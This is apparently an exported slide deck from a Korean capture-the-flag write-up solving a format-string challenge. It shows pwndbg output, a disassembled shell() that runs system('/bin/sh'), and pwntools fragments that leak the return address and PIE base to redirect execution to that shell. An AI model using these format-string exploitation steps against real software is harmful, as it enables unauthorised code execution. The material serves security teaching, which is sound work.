0x7ffd9f11f5f8 → 0x561e6e5da459 (main+353) ← lea rax, [rip + 0xc0c]
0x7ffc00870108 → 0x7f0bbd48fd90 (__libc_start_call_main+128) ← mov edi, eax
0x7ffc008701a8 → 0x7f0bbd48fe40 (__libc_start_main+128) ← mov r15, qword
ptr [rip + 0x1f0159]
0x7ffc008701f8 → 0x564fa4a7f185 (_start+37) ← hlt
```



“%p%s%s%s%s%n”

3. 문제 풀이

```
pwndbg> p/x 0x7ffd9f11f5f8 - 0x7ffd9f11d4e0
```

```
$1 = 0x2118
```



“%p%s%s%s%s%n”

3. 문제 풀이

...

```
payload = '%p' * 33 # len = 99
```

```
p.recvuntil(b': ')
ret_addr = int(p.recvuntil(b',')[:-1], 16)
ret = ret_addr + 0x2118
print(hex(ret))
```

```
p.sendafter(b": ", payload)
```

```
p.interactive()
```



“%p%s%s%s%s%n”

3. 문제 풀이

```
/mnt/c/Users/김필립/Downloads/Format_String_AEG/exploit.py:9: BytesWarning: Text is not bytes;  
assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes  
    p.sendafter(b": ", payload)  
0x7ffd22584b68
```

```
[*] Switching to interactive mode  
$
```



“%p%s%s%s%s%n”

3. 문제 풀이

/mnt/c/Users/김필립/Downloads/Format_String_AEG/exploit.py:9: BytesWarning: Text is not bytes;
assuming ASCII, no guarantees. See <https://docs.pwntools.com/#bytes>
p.sendafter(b": ", payload)
0x7ffd22584b68

[*] Switching to interactive mode

\$

```
pwndbg> retaddr  
0x7ffd22584b68 -> 0x561e6e5da459 (main+353) ← lea rax, [rip + 0xc0c]  
0x7ffc00870108 -> 0x7f0bbd48fd90 (__libc_start_call_main+128) ← mov edi, eax  
0x7ffc008701a8 -> 0x7f0bbd48fe40 (__libc_start_main+128) ← mov r15, qword  
ptr [rip + 0x1f0159]  
0x7ffc008701f8 -> 0x564fa4a7f185 (_start+37) ← hlt
```



“%p%s%s%s%s%n”

3. 문제 풀이

```
pwndbg> p/x 0x564fa4a7f2f8 - 0x564fa4a7f000
```

```
$2 = 0x2f8
```



“%p%s%s%s%s%n”

3. 문제 풀이

```
.text:00000000000012CF ; int shell()
.text:00000000000012CF      public shell
.text:00000000000012CF      shell proc near
.text:00000000000012CF ; __ unwind {
.text:00000000000012CF      endbr64
.text:00000000000012D3      push rbp
.text:00000000000012D4      mov rbp, rsp
.text:00000000000012D7      lea rax, aGood      ; "good"
.text:00000000000012DE      mov rdi, rax      ; s
.text:00000000000012E1      call _puts
.text:00000000000012E6      lea rax, command    ; "/bin/sh"
.text:00000000000012ED      mov rdi, rax      ; command
.text:00000000000012F0      call _system
.text:00000000000012F5      nop
.text:00000000000012F6      pop rbp
.text:00000000000012F7      retn
.text:00000000000012F7 ; } // starts at 12CF
.text:00000000000012F7 shell    endp
```



“%p%s%s%s%s%n”

3. 문제 풀이

```
.text:00000000000012CF ; int shell()
.text:00000000000012CF          public shell
.text:00000000000012CF          shell proc near
.text:00000000000012CF ; __ unwind {
.text:00000000000012CF          endbr64
.text:00000000000012D3          push rbp
.text:00000000000012D4          mov rbp, rsp
.text:00000000000012D7          lea rax, aGood      ; "good"
.text:00000000000012DE          mov rdi, rax      ; s
.text:00000000000012E1          call _puts
.text:00000000000012E6          lea rax, command   ; "/bin/sh"
.text:00000000000012ED          mov rdi, rax      ; command
.text:00000000000012F0          call _system
.text:00000000000012F5          nop
.text:00000000000012F6          pop rbp
.text:00000000000012F7          retn
.text:00000000000012F7 ; } // starts at 12CF
.text:00000000000012F7 shell    endp
```



“%p%s%s%s%s%n”

3. 문제 풀이

```
pwndbg> p/x 0x564fa4a7f2f8 - 0x2f8 + 0x12cf  
$3 = 0x564fa4a802cf
```



“%p%s%s%s%s%n”

3. 문제 풀이

```
pwndbg> p/x 0x564fa4a7f2f8 - 0x2f8 + 0x12cf
```

```
$3 = 0x564fa4a802cf
```

```
pwndbg> p shell
```

```
$4 = {<text variable, no debug info>} 0x564fa4a7f2cf <shell>
```



“%p%s%s%s%s%n”

3. 문제 풀이

```
pwndbg> p/x 0x564fa4a7f2f8 - 0x2f8 + 0x12cf
```

```
$3 = 0x564fa4a802cf
```

```
pwndbg> p shell
```

```
$4 = {<text variable, no debug info>} 0x564fa4a7f2cf <shell>
```

```
pwndbg> p/x 0x564fa4a802cf - 0x564fa4a7f2cf
```

```
$5 = 0x1000
```



“%p%s%s%s%s%n”

3. 문제 풀이

...

```
p.recvuntil(b'0x5').decode()  
pie_leak = int('0x55' + p.recvuntil(' ')[0:11].decode(), 16)
```

```
pie_base = pie_leak - 0x2f8 - 0x1000  
shell_addr = pie_base + shell  
print(hex(shell_addr))
```

```
p.interactive()
```



“%p%s%s%s%s%n”

3. 문제 풀이

0x557337ab32cf

[*] Switching to interactive mode

\$



“%p%s%s%s%s%n”

3. 문제 풀이

0x557337ab32cf

[*] Switching to interactive mode

\$

```
pwndbg> p shell
```

```
$4 = {<text variable, no debug info>} 0x557337ab32cf <shell>
```



3. 문제 풀이

“%p%s%s%s%s%n”

시나리오

1. 첫번째 입력: ret addr, pie base 값 구하기
2. 두번째 입력: ret addr에 shell 놓기



3. 문제 풀이

“%p%s%s%s%s%n”

시나리오

1. 첫번째 입력: ret addr, pie base 값 구하기
2. 두번째 입력: ret addr에 shell 놓기



3. 문제 풀이

“%p%s%s%s%s%n”

시나리오

1. 첫번째 입력: ret addr, pie base 값 구하기
2. 두번째 입력: ret addr에 shell 놓기

